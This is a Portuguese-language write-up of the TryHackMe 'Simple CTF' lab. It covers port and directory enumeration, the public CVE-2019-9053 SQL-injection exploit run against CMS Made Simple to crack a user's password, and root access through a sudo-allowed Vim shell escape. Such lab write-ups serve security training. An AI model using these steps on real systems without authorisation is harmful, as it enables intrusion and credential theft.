Simple CTF

TryHackMe

Plataforma	TryHackMe
Dificuldade	Easy
Data de Resolução	10 de Abril de 2026
Autor	Victor Enéias Oliveira

SUMÁRIO

1.	Visão Geral	3
2.	Reconhecimento	3
3.	Exploração	4
4.	Movimentação Lateral	—
5.	Escalada de Privilégios	5
6.	Conclusão	6
7.	Referências	6

1. Visão Geral

O Simple CTF é uma máquina de nível iniciante disponível na plataforma TryHackMe. A superfície de ataque inicial é composta por três serviços expostos: FTP (porta 21), HTTP (porta 80) e SSH (porta 2222). O vetor principal de exploração passa pela enumeração de diretórios no servidor web, identificação da versão do CMS instalado e uso de um exploit público de injeção SQL (CVE-2019-9053) para extrair credenciais. O acesso root é obtido por meio de uma misconfiguration de sudo que permite executar o Vim com privilégios elevados.

2. Reconhecimento

O reconhecimento começou com um scan completo de portas com detecção de versão de serviços:

```
nmap -p- -sV --min-rate 100 <TARGET_IP>
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figura 1 – Scan Nmap: portas 21 (FTP), 80 (HTTP) e 2222 (SSH) abertas

O scan revelou três serviços: FTP rodando vsftpd 3.0.3, HTTP com Apache httpd 2.4.18 e SSH na porta não-padrão 2222. Com base na pergunta da plataforma sobre uma CVE, o foco inicial foi identificar vulnerabilidades exploráveis.

2.1 Enumeração do FTP

O servidor FTP permitia autenticação anônima. Após logar, foi encontrado um arquivo ForMitch.txt no diretório público:

```
ftp <TARGET_IP>
# usuário: anonymous
ftp> ls
ftp> get ForMitch.txt
```

```
530 This FTP server is anonymous only.
Login failed.
ftp> exit
221 Goodbye.
root@ip-10-64-82-250:~# ftp [redacted]
Connected to 10.64.132.220.
220 (vsFTPd 3.0.3)
Name ([redacted]:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 2 – Login anônimo no FTP bem-sucedido

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
226 Transfer complete.
166 bytes received in 0.00 secs (439.3208 kB/s)
ftp> exit
221 Goodbye.
root@ip-10-64-82-250:~# ls
burp.json   Desktop    ForMitch.txt  Pictures  Rooms    snap              Tools
CTFBuilder  Downloads  Instructions  Postman   Scripts  thinclient_drives
root@ip-10-64-82-250:~# cat ForMitch.txt
Dammit man... you'te the worst dev i've seen. You set the same pass for the system user, and
 the password is so weak... i cracked it in seconds. Gosh... what a mess!
```

Figura 3 – Diretório FTP e conteúdo de ForMitch.txt: indício de senha fraca

O arquivo continha uma mensagem indicando que a senha de um usuário do sistema era fraca — uma dica valiosa para ataques de força bruta futuros.

2.2 Enumeração HTTP e Descoberta de Diretórios

O servidor HTTP apresentava apenas a página padrão do Apache. Foi realizada uma enumeração de diretórios com o Gobuster:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
  -x 'php,zip,html,txt' -t 50 -u http://<TARGET_IP>
```

```
/index.html          (Status: 200) [Size: 11321]
/.php                (Status: 403) [Size: 292]
/.html               (Status: 403) [Size: 293]
/robots.txt          (Status: 200) [Size: 929]
/simple              (Status: 301) [Size: 315]
/server-status       (Status: 403) [Size: 301]
Progress: 1091375 / 1091380 (100.00%)
```

Figura 4 – Gobuster: diretório /simple descoberto

O único diretório relevante foi /simple. Ao acessá-lo, foi identificado um CMS Made Simple — a versão foi localizada no código-fonte da página.

3. Exploração

3.1 Identificação da Vulnerabilidade

A versão do CMS identificada no código-fonte foi a 2.2.8:

```
This site is powered by <a href='http://www.cmsmadesimple.org'>CMS Made Simple</a> version 2.2.8</p>
```

Figura 5 – Versão CMS Made Simple 2.2.8 no código-fonte

Com a versão em mãos, foi feita uma busca na base CPE do NIST e consultadas as CVEs associadas. A CVE confirmada pela plataforma foi a CVE-2019-9053 — uma vulnerabilidade de SQL Injection baseada em tempo no módulo News do CMS Made Simple.



Figura 6 – Busca de CPE no NIST para CMS Made Simple 2.2.8

Vulnerabilities by types/categories

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2018	0	0	0	2	0	1	0	0	0	0	0
2019	0	0	2	1	0	0	0	0	0	0	0
2020	0	0	0	2	0	0	0	0	0	0	0
2021	0	0	0	0	1	0	0	0	0	0	0
2022	0	0	1	0	0	0	0	0	0	0	0
2023	0	0	1	0	0	0	0	0	0	0	0
Total			4	5	1	1					

Figura 7 – Lista de CVEs para o framework no CVE Details

3.2 Exploração da CVE-2019-9053

Um script público foi encontrado no Exploit-DB (EDB-46635). O script realiza SQL Injection baseado em tempo para extrair usuário, e-mail, salt e hash da senha, com suporte a cracking via wordlist:

```
python2 exploit.py -u http://<TARGET_IP>/simple/ --crack \
  -w /usr/share/wordlists/rockyou.txt
```

Figura 8 – Credenciais extraídas pelo exploit (usuário: mitch, senha crackeada)

Com as credenciais em mãos, foi possível autenticar via SSH na porta 2222:

```
ssh -p 2222 mitch@<TARGET_IP>
```



Figura 9 – Acesso SSH estabelecido; user flag encontrada em user.txt

4. Movimentação Lateral

Não foi necessária movimentação lateral neste desafio. O acesso inicial via SSH com o usuário mitch já posicionou o atacante na máquina com permissões suficientes para conduzir a escalada de privilégios diretamente.

5. Escalada de Privilégios

A enumeração de privilégios verificou os comandos que o usuário mitch podia executar com sudo:

```
sudo -l
```

```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Figura 10 – sudo -l: mitch pode executar /usr/bin/vim como root

O Vim permite a execução de comandos de shell a partir do seu modo de comando, possibilitando a obtenção de um shell elevado com um único comando:

```
sudo vim -c '!sh'
```

```
# sudo vim -c "!sh"
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
W[redacted]t!
```

Figura 11 – Shell root obtido via Vim; root flag lida com sucesso

6. Conclusão

A resolução do Simple CTF seguiu uma cadeia de exploração direta: a enumeração de portas revelou FTP com acesso anônimo (dica sobre senha fraca) e servidor web com CMS Made Simple 2.2.8 em /simple. A CVE-2019-9053 foi utilizada para extrair e crackear as credenciais do usuário mitch via SQL Injection. O acesso SSH foi estabelecido na porta 2222 e a escalada de privilégios foi trivial: a configuração de sudo permitia executar o Vim como root, tornando possível a abertura de um shell privilegiado com um único comando. A máquina reforça conceitos fundamentais de enumeração, uso de exploits públicos e abuso de misconfigurations de sudo.

7. Referências

- CVE-2019-9053 – CMS Made Simple SQL Injection: https://www.cvedetails.com/cve/CVE-2019-9053/
- Exploit-DB EDB-46635: https://www.exploit-db.com/exploits/46635
- NIST CPE Search: https://nvd.nist.gov/products/cpe/search
- Métodos de Escalação de Privilégio no Linux: https://medium.com/@whoisrodrigopeixoto